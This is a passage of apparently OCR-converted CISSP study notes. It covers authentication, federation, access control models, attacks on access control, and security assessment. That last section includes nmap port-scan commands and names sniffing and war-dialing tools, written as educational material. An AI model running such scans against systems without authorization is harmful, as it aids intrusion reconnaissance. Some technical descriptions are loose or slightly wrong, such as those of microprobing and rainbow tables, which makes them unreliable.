Voice recognition	Behavioral	Creates a voice template based on the unique characteristics of an individual's vocal tract (cadence, pitch, and tone of an individual's voice)	CER for systems that use a fixed set of enrolled passphrases range between 1 and 6%, depending on the number of words.	Severe cold, background noise, poor placement of the device.	**-Highly accepted for being less intrusive.**
Signature dynamic		The user signs his or her signature on a digitized graphics to measure: speed, relative speed, stroke order, stroke count, and pressure.	A proficient "forger" is quite capable of selectively provoking false accept identifications for individual users.	User signing too quickly, having an erratic signature, and using different signing positions.	
Keystroke dynamic		Captures electrical signals when a person types a certain phrase. Two patterns: **Flight time** how long it takes between key presses, and **dwell time** how long a key is pressed.	Unreliable because of many negative performance factors.	Using one hand, being cold, standing rather than sitting, changing keyboards, or sustaining an injury.	

Biometric identification and authentication

Biometric as identifier | requires *1: many* search (provided pattern is searched against database of enrolled pattern), used mainly in the **physical** access control.

Biometric as authenticator | requires *1:1* search against a stored pattern for the offered subject identity, used mainly in the **logical** access control.

Biometrics Categories

- **Physiological characteristics** refer to the shape of the body and the unique body parts characteristics of an individual (fingerprint, iris, retina, etc...)
- **Behavioral characteristics** are related to the pattern or the behavior of a person (typing rhythm, gait, and voice and so on)

Biometric process components

Enrolment multiple samples of an individual's biometric are captured via an acquisition device (scanner or a camera).

Reference template the captured samples are averaged then processed to generate a unique digital representation of the trait which is stored for future comparison, size of the template depends on the technology (generally 10 – 20,000 bytes)

The **throughput rate** is the amount of time the system requires to scan a subject and approve or deny access.

- **Verification** | a sample of the biometric of the person is captured at the entry control point and compared with the stored template to help with access granting/denying decision.


Crossover Error Rate CER

Biometric devices are rated for accuracy by examining the different types of errors they produce.

Type 1 Error occurs when a *valid* subject is not authenticated (false negative) aka *False Rejection Rate (FRR)*

Type 2 Error occurs when an *invalid* subject is authenticated (false positive) aka *False Acceptance Rate (FAR)*

The point where the FRR and FAR percentages are equal is the CER (the lower the number, the better)



Multifactor Authentication

It refers to any authentication using two or more factors *(type 1&2, type 1&3, type 2&3, type 1, 2&3)*

Device Authentication

Device fingerprinting is where users can register their devices with the organization, and associate them with their user accounts.

Organizations typically use third-party tools, such as the SecureAuth Identity Provider IdP for device authentication.

Identity Management

It has two categories

Centralized access control implies that all authorization verification is performed by a single entity within a system.

Pros | low administrative overhead.

Cons | the centralized system is single point of failure.

Decentralized access control aka distributed access control implies that various entities located throughout a system perform authorization verification.

Pros | it gives control of access to the people closer to the resources.

Cons | more administrative overhead, inconsistency and changes should be repeated at every access point.

Single Sign-On SSO

It is a centralized access control technique that allows a subject to be authenticated only once on a system and to access multiple resources without authenticating again.

LDAP and Centralized Access Control

A *directory service* is a centralized database that includes information about subjects and objects. Directories are usually based on LDAP and X.500 standard, and take a hierarchical schema, e.g. Microsoft's Active Directory Services.

Security domain is a collection of subjects and objects that share a common security policy via 'trusts' concept.

LDAP can also be used in a PKI environment to integrate digital certificates into transmissions.

Kerberos

It is an authentication protocol and was designed in the mid-1980s as part of MIT's Project Athena.

Kerberos components

The Key Distribution Center KDC holds principals keys. It provides an authentication and key distribution functionality.

Principals are the users, applications, or network services, and the realm is the collection of principles on the same domain.

Ticket Granting Server TGS validates the use of a ticket for specific purpose.

Ticket-Granting Ticket TGT provides proof that a principal has authenticated through a KDC to access other principal.

Kerberos Authentication Server hosts the functions of the KDC: TGS and an authentication service AS.

Key notes about Kerberos

- ⇨ It's a client/server SSO system for distributed environments and is based on symmetric crypto.
- ⇨ The current version Kerberos 5 relies on AES algorithm.
- ⇨ It uses the same type of trust model used in PKI environments, where the KDC has the the functionalities of CA's.
- ⇨ It provides scalability (work in large, heterogeneous environments), transparency (work in the background), reliability (distributed server architecture), and security (provide authentication and confidentiality).
- ⇨ The open architectures created interoperability issues (two vendors will not customize the protocol on the same fashion)
- ⇨ The KDC is single point of failure.

⇨It uses secrets keys concept and it never transmit P/W.

⇨It uses two types of key: *secret key* (shared between KDC and principal), *session key* (shared between principals)

⇨It protects against replay attacks using 'timestamp'.

⇨It has strict time requirements (systems must be time-sync within five minutes of each other)

⇨The TGT has a limited lifetime of (eight to ten hours)

⇨Secret keys as well as session keys are temporarily stored on the users' workstations (attack vector)

Federated Identity Management FidM

Simple Object Access Protocol SOAP is a specification that outlines how information pertaining to web services is exchanged in a structured manner (authentication data is packaged in SAML format, which is then encapsulated into SOAP message and transmitted over HTTP connection to service provider)

Service Oriented Architecture SOA is what allows the use of web services in this unified manner.

It can be implemented using techs such as CORBA and REST.

While SAML authenticates and maintains user's credentials inside the corporations, **OpenID** has the same concept of SAML's except that it maintains those credentials through a 3rd party provider (Google, Microsoft, etc...)

When you try to access a website and were presented with the option to log in using your Google identity for example (this is OpenID), Facebook connect is a famous OpenID service.

It defines three roles: *end user*, *resource party* (the requested resources) and *OpenID provider* (Google, for example)

It can be combined with OAuth in some implementations.

Federation in nutshell

Q. So what is federated identity management?

A. Simply put, linking a user's otherwise distinct identities at two or more locations without the need to synchronize or consolidate directory information.

Q. what do I need to know to get the full picture?

A. you need to fully interpret bunch of markup languages such as

Hypertext Markup Language HTML commonly used to display static web pages. HTML was derived from the Standard Generalized Markup Language (SGML) and the Generalized Markup Language (GML). HTML describes how data is displayed using tags to manipulate text attributes.

Extensible Markup Language XML this is the foundation of the next markup languages, it allow for interoperability by those languages and it allows their data to be described and interpreted by different web-based environment.

Service Provisioning Markup Language SPML allows for the exchange of provisioning data (account creation, amendments, revocation) between apps, which could reside in one organization or many.

More about SPML it's made up of three entities: I. Requesting Authority RA; II. Provisioning Service Provider PSP, and III. Provisioning Service Target PST.

Security Assertion Markup Language SAML allows the exchange of authentication and authorization data to be shared between security domains on Business-to-Business B2B and Business-to-Consumer B2C basis.

Extensible Access Control Markup Language XACML is used to express security policies and access rights to assets provided through web services and other enterprise applications

More about XACML it uses the following entities: Subject element (requesting entity), a Resource element (requested entity), and an Action element (types of access)

Federation in Action

- If the company has 10,000 employees and as many of resources that each employee needs various access rights to, how can this be accomplished? **SMPL** will help with that:

When a new employee is hired a request for different types of privileges is setup across the org., through a piece of software carrying the RA functionality, RA creates SPML message that carries out the PSP functionalities (software that responds to the account requests) and PSP then sends SPML to the end system (PST) that user needs access.

- So if this organization uses Outlook.com as its corporate e-mail platform, how it could maintain control over user access credentials? **SAML** will help with these requirements, users attempted to access their corporate Outlook accounts, Outlook would redirect their request to the company's SSO service, which would authenticate the user through a SAML response. The user is considered the principal, the corporation is the identity provider, and Outlook is the service provider.
- So, SAML tells the receiving system how to interpret this authentication data?

NO, SAML is just a way to send around your authentication information, this is **XCAML**'s responsibility (policy expression and control), it's the policy enforcer through the system's software!

Who develops and keeps track of all of these standardized languages?

The Organization for the Advancement of Structured Information Standard OASIS develops and maintains the standard of how various aspect of web-based communication are built and maintained.

OAuth

if you have a LinkedIn account, the system might ask you to let it have access to your Google contacts in order to find your friends who already have accounts in LinkedIn, this is done through OAuth, and it's a service that's about authorization not authentication.

The new version OAuth 2.0 (RFC 6749) added major features and is being widely supported by Google and it is not backward compatible with OAuth.

Identity as a Service IDaaS

It is a type of SaaS that provides SSO, federated IdM, and password management services over the cloud.

Though it mainly focuses on cloud- and web- centric system, it's possible to include IdM on legacy platforms.

Issues to be considered in IDaaS

-Some regulatory requirements might show up in the surface.

-The risk of data exposure outside the organization's enclave.

-The risk of integration issues with legacy applications.

Other SSO systems

The Secure European System for Applications in a Multivendor Environment SESAME

Ticket-based authentication system that was developed to address weaknesses in Kerberos, but failed, it's no longer considered a viable product.

KryptoKnight

Ticket-based, peer-to-peer (as oppose to 3rd party) authentication system; developed by IBM to be incorporated in NetSP products. It faced the same fate as SESAME.

AAA Protocols

Remote Authentication Dial-in User Service RADIUS

It centralizes authentication for remote connections.

Other things to know about RADIUS

-It's being used today by ISPs for AAA and billing purposes.

-It can support many authentication protocols (PAP, CHAP or EAP), and many types of networks (DSL, ISDN or T1)

-In corporate environment it allows telecommuters access to network and it maintains their profiles in central database.

-RADIUS is UDP protocol that encrypts only the password and combines the AAA processes altogether.

Terminal Access Controller Access-Control System TACACS

Cisco's proprietary authentication protocol, introduced as alternative to RADIUS.

It has two variations: *XTACACS* (not commonly used) and *TACACS+* (open public protocol that has many improvements over RADIUS:

-It works in TCP (port 49)

-It separates the AAA processes.

-It encrypts all the authentication information.

Diameter

twice the radius

It was built upon RADIUS to overcome many of its flaws, although it's not backward compatible with RADIUS, it provides upgrade path.

It supports Mobile IP, and VoIP and it is popular in situations where roaming support is desirable.

It uses TCP (port 3868) or Streaming TCP STCP, and it fully supports IPSec and TLS.

Access Provisioning Life Cycle

It starts with enrollment, which creates a new identity and establishes the privileges.

The most important thing in the enrollment stage is the verification of the identity through Photo ID, birth certificate, background check, etc...

Account Review

Accounts should be reviewed periodically to ensure that security policies are being enforced, and to insure excessive privileges and creeping privileges doesn't take place.

Excessive Privileges occurs when users have more privileges than their assigned work tasks dictate.

Creeping Privileges involve a user account accumulating privileges over time as job roles and assigned tasks change.

Account Revocation

Accounts should be disabled when employee leaves an organization.

There's are certain circumstances when it's better to disable accounts instead of total remove (where access to encrypted data is needed or incident investigation is taking place pertaining the subject account)

Many systems have the ability to set specific expiration dates for any account (a script can accomplish the same goal)

Password Management

The most common password management approaches are

Password synchronization allows a user to maintain just one password across multiple systems and thus reduces the complexity of keeping up with different passwords for different systems. The password here is (SPoF)

Self-service password reset allows users to reset their own passwords and thus reducing help-desk call volumes.

Assisted password reset allows the help-desk individual to authenticate the caller before resetting the password through a password management tool.

Permission, Rights and Privileges

Permissions refers to the access granted for an object and determine what you can do with it (read permission)

Rights refers to the ability to take an action on an object (modifying system time)

Privileges are the combination of *permissions* and *rights*.

Authorization Mechanism

Implicit Deny or default to 'no access' ensures that access to an object is denied unless access has been explicitly granted to a subject (deny by default, allow by exception)

Access Control Matrix a table that includes subjects, objects, and assigned privileges, the matrix to determine if the subject has the appropriate privileges to perform the action.

Capability Tables focused on subjects; **ACLs** are focused on objects.

Constrained Interface restricts what users can do or see based on their privileges (button might be dimmed or disabled).

Content-Dependent Control restrict access to data based on the content within an object (a database view)

Context-Dependent Control require specific activity before granting users access (the time the users log in)

Need to Know subjects are granted access only to what they need to know for their work tasks and job functions.

Least Privilege subjects are granted only the privileges they need to perform their work tasks and job functions. The only difference between need to know and least privileges is that least privilege will also include rights to take action on a system and not only permissions.

Separation of Duties and Responsibilities sensitive functions are split into tasks performed by two or more employees. It helps to prevent fraud and errors by creating a system of checks and balances.

Access Control Models

Discretionary Access Control DAC

It's a user driven access control that allows owner of an object to dictate access permissions.

The model is very flexible and handy, that's why most of the operating systems are based on DAC.

Permissions such as No Access, Read (r), Write (w), Execute (x), Delete (d), Change (c), and Full Control are part of DAC.

Non-Discretionary Access Control

The difference between this model and DAC is that in non-DAC, the administrator is the one who centrally administer permissions (and not the user)

In general, any model that isn't discretionary is non-discretionary, this seems like 'no brainer', but the non-DAC (the one in this section) is exclusively coined this name, other non-DAC models like MAC, RBAC, etc.., are non-discretionary generally but serve other purposes beside being non-discretionary.

Role-based Access Control RBAC

It is implemented using groups that contain individuals with similar job task and roles within organization and access to resources (subjects) are based on the user membership in the group.

Things to know about RBAC

- In the case of rotation, administrators can easily revoke unneeded privileges by simply removing the user's account from a group.

-RBAC is useful in dynamic environments with high turnover.

- It has two variations:

❖ **Core RBAC** many users can belong to many groups with various privileges outlined for each group (Many-to-Many)

❖ **Hierarchical RBAC** uses role relations in defining user membership and privilege inheritance (cashier can have access to treasury data, accountant can have access to vendors data, while finance manager can inherit both roles and have access to both data)

Another method related to RBAC is *Task-BAC*, where the focus is on controlling access by assigned tasks and not user identity.

Rule-Based Access Control RuBAC

A set of rules, restrictions, or filters to determine what can and cannot occur on a system.

A popular application of this model is firewall and other filtering devices; rules like `deny all all` is one example of firewall's RBAC.

It doesn't rely on the identity, instead is concerns more about the content (global rules applies to all users)

Attributes-Based Access Control ABAC

An advanced variation of RuBAC, that uses policies that include multiple attributes for rules.

Statements such as: `"Allow Managers to access the WAN using tablets or smartphones"` is one example of ABAC.

One of the many applications of ABAC is *CloudGenix* through a software-defined wide area network (SD-WAN)

Mandatory Access Control MAC

Classifications, labels and security domains are the main drivers of this model, it's aka *lattice model*.

Labels such as 'secret', 'top secret' and so on applies to this model.

Personnel identify labels, admins then assign labels to objects and subject, and then the system decides access decisions based on those labels and not the identity.

Using **compartmentalization** with the MAC model enforces the *need to know* principle (users with the Confidential label are not automatically granted access to compartments within the Confidential section, only if their job requires – need to know) This model is prohibitive rather than permissive, and it uses an *implicit deny* philosophy.

The most secure model, and yet the most complicated. Software and hardware guards allow the exchange of data between trusted (high assurance) and less trusted (low assurance) systems and environments.

Classification forms in MAC

Hierarchical Environment relates various classification labels in an ordered structure (low ⇨ medium ⇨ high).

Clearance in one level grants the subject *access to objects in that level as well as to all objects in lower levels but prohibits access to all objects in higher levels.*


Compartmentalized Environment in this environment, there is no relationship between one security domain and another. Each domain represents a separate isolated compartment. To gain access to an object, *the subject must have specific clearance for its security domain.*

Hybrid Environment combines both concepts so that each hierarchical level may contain numerous subdivisions that are isolated from the rest of the security domain. A subject must have the correct clearance and the need to know data within a specific compartment.

This environment provides granular control over access, but becomes increasingly difficult to manage as it grows.

MAC model is commonly found in military and intelligence environment where maintaining security of sensitive information is the utmost goal.

Attacks Against Access Control



Some real world scenarios (among many, many others) to show the importance of being 'security-aware' company

❖ Sony data breach

A massive data breach at Sony in April 2011 resulted in data leak from 77 million Sony PlayStation customer accounts, around in May 2011, attackers compromised 24.5 million Sony online entertainment accounts. In June 2011, an attack on Sony Pictures compromised over one million user accounts. Attackers also launched attack in November and December 2014, effectively taking down their entire network for several days. Attackers obtained over 100 TB of data, and released some damaging information (such as critical internal emails) to the public.

❖ Yahoo! Data Breach

Yahoo! reported major data breaches of user account data to hackers during the second half of 2016, had occurred sometime in late 2014, and affected over 500M Yahoo! user accounts. A separate data breach occurring earlier August 2013, was reported in December 2016. Initially believed to have affected 1 billion users! Yahoo! later affirmed in Oct. 2017 that '3 billion', (with B!) of its users were impacted.

❖ Uber Data Breach

Uber concealed a massive global breach of the personal information of 57M customers in October 2016, failing to notify the individuals and regulators, the company acknowledged in November 2017. Uber also confirmed it had paid the hacker responsible $100,000 to delete the data and keep the breach

Mapping assets to threats and vulnerabilities is the first practice to protect against various access control attacks.

Human threats

Threats that agented by human (wither intentional or otherwise) and that takes advantage of technology to cause havoc to a company or otherwise, make some fun!

It can take many forms with different means, motives and skills.

Crackers

...are malicious individuals intent on waging an attack against a person or system. They attempt to crack the security of a system to exploit it, motivated typically by greed, power, or recognition.

Advanced Persistent Threat APT

It's a new form of threat that refers to a group of attackers who are working together and are highly motivated, skilled, and patient. APT attackers usually have the intent to cause as much havoc and chaos as possible.

Insider

This certain individual has one advantage over others in this category: (he's already inside!) that's why most experts in the field refer to him as the 'deadliest' threat.

Tightening internal security and building in-depth physical, logical and administrative security can help minimize risk of this threat.

Never lose sight on other 'semi' internal personnel (contractors, visitors and others) they almost pose the same risk as their full-time equivalent.

Specific attacks against access control

Password attacks

Brute force

It's achieved by trying every possible combination until the correct password is identified.

Dictionary

This is a type of program that is fed with lists (dictionaries) of commonly used words or combinations of characters, and then these values compared to capture passwords.

Rainbow table

Using large databases of pre-computed hashes, the attacker guess a password (dictionary or brute-force), hash it, and then put both the guessed password and the hash of the guessed password into the rainbow table.

Spoofing

It is pretending to be something, or someone, else. Some applications spoof legitimate logon screens. One attack brought up a logon screen that looked exactly like the OS logon screen. When the user entered credentials, the fake app captured the user's credentials and the attacker used them later.

It takes other forms: Caller ID spoofing, phishing and Vishing.

Sniffing

Sniffing captures packets sent over a network with the intent of analyzing the packets with the help of packet analyzer or protocol analyzer.

General password protections recommendations

- Always implement controls in 'defense-in-depth' approach.
- Conduct random password checking test using password checking tools.
- Maintain strong password policy and enforce it.
- Protect the password file and encrypt it.
- Deploy multifactor authentication.
- Maintain and enforce user awareness sessions.

Smart card attacks

Fault generation

A form of 'reverse engineering' technique, where an attacker introduces errors by manipulating some environmental components of the card (changing input voltage, clock, temperature fluctuation) and review the results with the hope of uncovering crypto keys and other sensitive info.

Side-channel attacks

These are nonintrusive and are used to uncover sensitive information about how a component works, without trying to compromise any type of flaw or weakness.

Side channel attack takes many forms:

Differential power analysis examines the power emissions released during Processing.

Electromagnetic analysis examines the frequency emitted.

Timing analysis examines how long a specific process can take.

Software attacks

It targets the card's software by inputting instructions into the card that will allow the attacker to extract account information.

Microprobing

It's an *intrusive* attack that uses needleless and ultrasonic vibration to remove the outer protective material on the card's circuits. Once this is completed, data can be accessed and manipulated by directly tapping into the card's ROM chips.

Human factor attacks

Social engineering

It refers to psychological manipulation of the 'weakest' chain, that's the human; to perform actions or divulging sensitive information.

It can take many forms

Phishing and Vishing

Phishing attempts to trick users into giving up sensitive information, opening an attachment, or clicking a malicious link. It can be carried through many forms such emails, web forums, etc...

Vishing is the 'telephony' variance of phishing attack that carried over voice channels such as VOIP.

Spear phishing

It's a form of phishing targeted to a specific group of users, such as employees within a specific organization.

Whaling

Whaling is a variant of phishing that targets senior or high-level executives such as CEOs and presidents within a company.

Pharming

This attack redirects a victim to a seemingly legitimate, yet fake, website. This type of attack usually carries out through DNS poisoning.

Shoulder surfing

It's an attack where attacker is trying to obtain sensitive information like passwords by looking over the victim's shoulder while he is using his workstation.

Tailgating

It's when an attacker seeking entry to sensitive area by simply walking in behind a person with legitimate access! The attacker mainly exploits the very psychological fact that; human-being are naturally welling to help.

Protection recommendation against social engineering include

- Strong physical security
- Strong awareness program.
- And, strong AUPs

Domain 6 Security Assessment

Do you know these already? If no, please refer back to your resources, if yes, march on:

Vulnerability assessment, Penetration testing, Log reviews, Synthetic transactions, Code review and testing, Misuse case testing, Test coverage analysis, Interface testing, Account management, Management review, KRIs and KPIs, Backup Audit and reporting.

A glance at NIST SP 800-115, "Technical Guide to Information Security Testing and Assessment" would very well help you grasp this domain for the exam.

Security Testing, Assessment and Audit

Security Testing

This mechanism verifies that control is working properly. The tests include automated scans and penetration tests.

Security Assessments

These are comprehensive reviews of the security of a system, application, or other tested environment.

Threat modeling and risk profiling generally falls under this category.

The output of assessment is normally an assessment report addressed to management in a 'non-technical' language.

Security Audits

An assessment that's performed by independent party (internal or external)

Unlike assessment, audits provide impartial, unbiased view of the state of security.

Audit types

Internal audits are performed by an organization's internal audit staff and are typically intended for internal audiences.

Pros |

- Internal auditors are more familiar with the inner processes.
- More effort agility and the continuous availability of auditors allows for more adaptability and scheduling flexibility.
- Typically internal audit is cost effective effort.

Cons |

- Potential conflict of interest could take place (politics and team dynamics should be clearly addressed)
- Unlike external auditors, usually internal auditors will have limited exposure to various auditing approaches and techniques.

External audits are performed by an outside auditing firm, such as *Ernst & Young* and *Deloitte & Touche.*

Pros |

- The wide knowledge and expertise on auditing processes.
- Less likely to be affected by company dynamics and politics.

Cons |

- External audits are normally high cost endeavour.
- Usually takes more time because of the lack of the knowledge of the internal processes.
- A good chance of sensitive data exposure during the process (NDA should always be a prerequisite)

Compliance audits are usually done by external parties.

Vulnerability Assessments

It's a security testing tool that uses different types of scans on different environments to look for weaknesses that might be exploited by attacker.

Vulnerability Scan *(A subset of security assessment)*

Areas of consideration

Network Discovery Scanning

Common tools (among others): Nmap, Zenmap, SolarWinds, and Spicworks.

It aka *network enumeration* and it uses a variety of techniques to scan a range of IPs, searching for systems with open ports.

Commonly targets the 'TCP' protocol where service ports reside, and it can take many techniques:

TCP SYN Scan | aka 'half-open' scan, it sends a single SYN packet to target, and waits for response:

- SYN-ACK, ⇨ *'open'* port; RST ⇨ *'Closed'* port.

After this stage, attacker sends RST packet to inform the target that the requesting party does not want to establish a connection.

The main advantage of this particular type of scanning is that it is less likely to trigger detection mechanisms, but the downside is that it is a little less reliable than a full-open scan, (confirmation is not received due to the lack of the final ACK)

Command in nmap: `nmap -sS <ip address or range>`

TCP Connect Scan | Opens a full connection to the remote system on the specified port, instead of 'half-open' connection. It's noisier than 'half-open' scan.

The advantage of a full-open scan is that you have positive feedback that the host is up and the connection is complete.

Command in nmap: `nmap -sT <ip address or range>`

TCP XMAS Tree Scan | a single packet is sent to the client with URG, PSH, and FIN all set to on.

No response ⇨ port is open, RST ⇨ port is closed.

Many times, the response can vary just a little or a lot from operating system to operating system.

Command in nmap: `nmap -sX -v <target IP>`


So why there's 'no response' if port is open?

In the case of a closed port, a connection attempt is still just that, an attempt, and thus the closed port will respond to indicate that connections of any type aren't allowed.

This specific scan can reveal the OS type. Plus, it consumes more processing power on the part of the target.

TCP FIN Scan | this scan sends FIN package to the target host; it can reliably pass through firewalls without alteration. And the result is somewhat similar to what happens in a Xmas tree scan.

Command in nmap: `nmap -sF <target IP address>`



TCP ACK Scanning | this particular scan is designed to test for the presence of Stateful Packet Inspection SPI in network by sending ACK packet to the target host.

Usually ACK packet indicates that target host has initiated a connection; When an ACK is able to make it all the way to its target, an RST packet will be returned whether the port is open or closed, the other potential response may come in the form of an ICMP error message (such as type 3) – this indicates the presence of SPI.

NULL Scan | frames are sent to the victim with no flag set. The result is somewhat similar to what happens in an FIN scan.

It's relatively easy to be detected (no reason for a TCP packet with no flags set to exist on the network!)

Command in nmap: `nmap -sN <target IP address>`

Network Vulnerability Scanning

Common tools (among others): `Nessus`, `OpenVAS` and `Retina.`

It goes deeper than discovery scans by continuing on to probe a targeted system or network for the presence of vulnerabilities.

It contains database of known vulnerabilities along with tests can be performed to identify whether a system is susceptible to each vulnerability.

Two types of scanning in this category

- **Unauthenticated scans** | test the target systems without having information that would grant the scanner special privileges.

This type runs from the perspective of the attacker, and it leads to false- negative and positive reports.

- **Authenticated scans** | the scanner has read-only access to the servers; it uses it to read configuration information from the target system and use that information when analyzing testing results.

Web Vulnerability Scanning

Common tools (among others): `Nessus`, `Nikto`, `w3af` and `Retina, OWASP` (*not actually a tool, instead it provides database library for web-app vulnerabilities*)

Web vulnerability scanners are special-purpose tools that scour web applications for known vulnerabilities such as XSS, command injection, path traversal, etc...

War Dialing

Common tools (among others): `ToneLoc, THC-SCAN and PhoneSweep`

Modems are still used for a number of reasons; including the low cost of the technology, ease of use, and the availability of phone lines.

Inherited flaws on modems make it preferred target of many scanning attack; such as *War Dialing*, which is simply dialing a block of phone numbers ((e.g all numbers from 212-555-0000 through 212-555- 9999) using a standard modem to locate systems that also have a modem that accept connections.

Network Sniffing

Common tools (among others): `Wireshark, SolarWinds, Ettercap and Cain & Abel`

A packet sniffer is a program that can see all traffic flowing over the network back and forth and is applicable to both wired and wireless networks.

Sniffers require means to connect to the network, such as r switch with port spanning. Port spanning is the process of copying the traffic from all other ports to the port where sniffer is installed.

Placement of sniffers:

